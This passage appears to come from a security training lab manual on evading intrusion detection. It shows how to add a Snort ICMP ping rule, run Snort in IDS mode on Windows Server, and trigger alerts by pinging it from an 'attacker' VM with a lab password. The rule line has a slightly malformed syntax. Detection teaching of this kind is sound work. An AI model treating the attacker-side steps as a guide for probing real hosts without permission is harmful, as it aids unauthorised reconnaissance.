
52. Before running Snort, you need to enable detection rules in the Snort rules file. For this task, we have enabled the ICMP rule so that Snort can detect any host discovery ping probes directed at the system running Snort.

53. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with **Notepad++**.

54. In line 21, type **alert icmp \$EXTERNAL_NET any -> \$HOME_NET 10.10.1.19 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)** and save. Close the **Notepad++** window.


Module 12 – Evading IDS, Firewalls, and Honeypots

Note: The IP address (10.10.1.19) mentioned in \$HOME_NET may vary when you perform this task.



```
*C:\Snort\rules\icmp-info.rules - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
snort.conf icmp-info.rules
1 # Copyright 2001-2019 Sourcefire, Inc. All Rights Reserved.
2 #
3 # This file contains (i) proprietary rules that were created, tested and certified by
4 # Sourcefire, Inc. (the "VRT Certified Rules") that are distributed under the VRT
5 # Certified Rules License Agreement (v 2.0), and (ii) rules that were created by
6 # Sourcefire and other third parties (the "GPL Rules") that are distributed under the
7 # GNU General Public License (GPL), v2.
8 #
9 # The VRT Certified Rules are owned by Sourcefire, Inc. The GPL Rules were created
10 # by Sourcefire and other third parties. The GPL Rules created by Sourcefire are
11 # owned by Sourcefire, Inc., and the GPL Rules not created by Sourcefire are owned by
12 # their respective creators. Please see http://www.snort.org/snort/snort-team/ for a
13 # list of third party owners and their respective copyrights.
14 #
15 # In order to determine what rules are VRT Certified Rules or GPL Rules, please refer
16 # to the VRT Certified Rules License Agreement (v2.0).
17 #
18 #-----
19 # ICMP-INFO RULES
20 #-----
21 alert icmp $EXTERNAL_NET any -> $HOME_NET 10.10.1.19 (msg:'ICMP-INFO PING'; icode:0; itype:8; reference:arachnids,135; re
22
```

55. Now right-click on the **Windows Start** icon and click **Run** from the menu.
56. In the **Run** window, type **cmd** in the **Open** field and press **Enter**: This will launch a command prompt window.
57. In the command prompt window, type **cd C:\Snort\bin** and press **Enter**.
58. Type **snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii** and press **Enter** to start Snort (replace **X** with your device index number; in this task: **X** is 1).



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\Snort\bin

C:\Snort\bin>snort -i1 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii_
```

59. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file, and then search through the file for **entries** matching your fatal error message.
60. If you receive an error stating **"Could not create the registry key,"** then run the command prompt as **Administrator**.

61. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, loads dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.
62. If you have entered all command information correctly, you receive a comment stating **Commencing packet processing (pid=xxxx)** (the value of xxxx may be any number; in this task, it is 5384), as shown in the screenshot.

```

Administrator: Command Prompt - snort -i1 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii
State Density      : 67.0%
Patterns           : 12537
Match States       : 13177
Memory (MB)        : 174.57
  Patterns         : 1.08
  Match Lists      : 1.83
  DFA
    1 byte states  : 1.75
    2 byte states  : 26.73
    4 byte states  : 142.89
-----
[ Number of patterns truncated to 20 bytes: 690 ]
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{B626B803-B7F7-480B-BA17-FFC0F7E31FC2}".
Decoding Ethernet

---- Initialization Complete ----

o"~
...
-*> Snort! <*-
Version 2.9.15-WIN32 GRE (Build 7)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.3

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Commencing packet processing (pid=4920)
  
```

63. After initializing interface and logged signatures, Snort starts and waits for an attack and triggers alerts when attacks occur on the machine.
64. Leave the Snort command prompt running.
65. Attack your own machine, and check whether Snort detects it or not.
66. Now, switch to the **Windows 11** virtual machine (**Attacker Machine**). Click **Ctrl+Alt+Del** to activate the machine.
67. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

68. Open the command prompt and issue the command **ping 10.10.1.19 -t** from the **Attacker Machine**

Note: 10.10.1.19 is the IP address of the Windows Server 2019. This IP address may differ when you perform the task.

```
C:\> Command Prompt - ping 10.10.1.19 -t
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>ping 10.10.1.19 -t

Pinging 10.10.1.19 with 32 bytes of data:
Reply from 10.10.1.19: bytes=32 time<1ms TTL=128
Reply from 10.10.1.19: bytes=32 time=3ms TTL=128
Reply from 10.10.1.19: bytes=32 time=1ms TTL=128
Reply from 10.10.1.19: bytes=32 time<1ms TTL=128
Reply from 10.10.1.19: bytes=32 time<1ms TTL=128
Reply from 10.10.1.19: bytes=32 time<1ms TTL=128
Reply from 10.10.1.19: bytes=32 time<1ms TTL=128
Reply from 10.10.1.19: bytes=32 time=3ms TTL=128
Reply from 10.10.1.19: bytes=32 time<1ms TTL=128
Reply from 10.10.1.19: bytes=32 time=1ms TTL=128
```

69. Switch back to the **Windows Server 2019** virtual machine. Observe that Snort triggers an alarm, as shown in the screenshot:

```
Administrator: Command Prompt - snort -i1 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii
0.1.11 -> 10.10.1.19
04/17-22:50:34.749780 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:35.765506 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:36.780277 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:37.798883 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:38.815089 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:39.831941 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:40.844237 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:41.856829 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:42.870051 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:43.886077 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:44.895807 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:45.909162 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:46.921596 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:47.939499 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:48.942293 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:49.946613 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:50.962505 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:51.977852 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:52.993919 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:54.002240 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
04/17-22:50:55.013008 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19 0.1.11 -> 10.10.1.19
```

